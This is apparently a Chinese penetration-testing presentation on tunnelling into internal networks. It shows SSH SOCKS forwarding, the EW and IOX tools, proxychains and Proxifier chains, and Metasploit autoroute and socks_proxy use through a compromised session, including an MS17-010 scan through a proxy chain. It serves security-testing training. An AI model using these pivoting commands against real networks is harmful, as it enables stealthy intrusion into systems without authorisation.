
```
$ ssh -C -f -N -g -D 0.0.0.0:10080 root@192.168.144.174 -p 22
AnonySec ~
$ ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    options=400<CHANNEL_IO>
    ether 38:f9:d3:a6:67:9c
    inet6 fe80::c06:f365:b443:36c4%en0 prefixlen 64 secured scopeid 0x6
    inet 10.11.47.99 netmask 0xfffff000 broadcast 10.11.47.255
    nd6 options=201<PERFORMNUD,DAD>
    media: autoselect
    status: active
AnonySec ~
$ netstat -an |grep 10080
tcp4          0          0  *.10080          *.*          LISTEN
```


Windows XP/2003 无法运行



EW → ./ew -s ssocksd -l 1080



IOX → ./iox proxy -l 1080



Proxifier (多级)



- 外网 socks
- 内网 socks
- 创建 代理链



- 命令行代理神器
- 多级代理
- Socks 口令

```
48 # Quiet mode (no output from library)
49 quiet_mode ←
```

```
111 [ProxyList]
112 # add proxy here ...
113 # meanwhile
114 # defaults set to "tor"
115 #socks4      127.0.0.1    1086
116 socks5 129.211.1.1:6000 abc abc@123
117 socks5 59.1.1.1:6060
```

```
mst5 auxiliary(scanner/smb/smb_ms17_010) > run
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ... 129.211.1.1:6000  ... 59.1.1.1:6060  ... 10.231.40.12:445  ... OK
[proxychains] Strict chain  ... 129.211.1.1:6000  ... 59.1.1.1:6060  ... 10.231.40.12:135  ... OK

[+] 10.231.40.12:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[!] 10.231.40.12:445      - Host is likely INFECTED with DoublePulsar! - Arch: x64 (64-bit), XOR Key: 0xBD7A8A96
[*] 10.231.40.12:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[proxychains] DLL init: proxychains-ng 4.14
```

Module advanced options :

Name	Current Setting	Required	Description
-----	-----	-----	-----
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]

```
msf5 auxiliary(scanner/portscan/tcp) > setg proxies socks5:129.21.1.202:6050,socks5:10.120.21.33:8081
proxies => socks5:129.21.1.202:6050,socks5:10.120.21.33:8081
msf5 auxiliary(scanner/portscan/tcp) > run
```

```
[*] 10.120.77.111:      - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(scanner/portscan/tcp) > setg proxies socks5:129.21.1.202:6050,socks5:10.120.21.33:8088
proxies => socks5:129.21.1.202:6050,socks5:10.120.21.33:8088
msf5 auxiliary(scanner/portscan/tcp) > run
```

```
[+] 10.120.77.111:      - 10.120.77.111:443 - TCP OPEN
```

```
[*] 10.120.77.111:      - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```


在获取目标一个 sessions 后，可以查看IP段信息并自动添加路由表。

当知道目标路由表信息时，可直接添加 route，之后在metasploit继续渗透。

```
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] No routes have been added yet
meterpreter > run post/multi/manage/autoroute


[!] SESSION may not be compatible with this module.
[*] Running module against 103.224.182.128
[*] Searching for subnets to autoroute.
[+] Route added to subnet 103.224.182.128/255.255.255.128 from host's routing table.
[+] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.19.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.18.0.0/255.255.0.0 from br-ab0cea8f2d10.
```

```
msf5 exploit(multi/handler) > route add 172.20.20.0/24 1
[*] Route added
msf5 exploit(multi/handler) > route
```

IPv4 Active Routing Table

Subnet	Netmask	Gateway
103.224.82.128	255.255.255.128	Session 1
172.17.0.0	255.255.0.0	Session 1
172.18.0.0	255.255.0.0	Session 1
172.19.0.0	255.255.0.0	Session 1
172.20.20.0	255.255.255.0	Session 1

```
[*] There are currently no IPv6 routes defined.
msf5 exploit(multi/handler) >
```



利用已有session (route) 开启一个socks , 挂载其他工具上 进行多级穿透

o

```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no          Proxy password for SOCKS5 listener
  SRVHOST    0.0.0.0         yes       The address to listen on
  SRVPORT    1080            yes       The port to listen on
  USERNAME          no          Proxy username for SOCKS5 listener
  VERSION     5               yes       The SOCKS version to use (Accepted: 4a, 5)

Auxiliary action:

  Name      Description
  ----      -
  Proxy     Run a SOCKS proxy server

msf6 auxiliary(server/socks_proxy) >
```


内网穿透时，代理需要**稳定、隐蔽**，思路更需要不断的拓宽。毕竟在实战中，多么复杂的环境都会遇到，更多的是**总结不同打法，进行落地**，最终将内网的“大门”打开！



雷神众测

Thanks !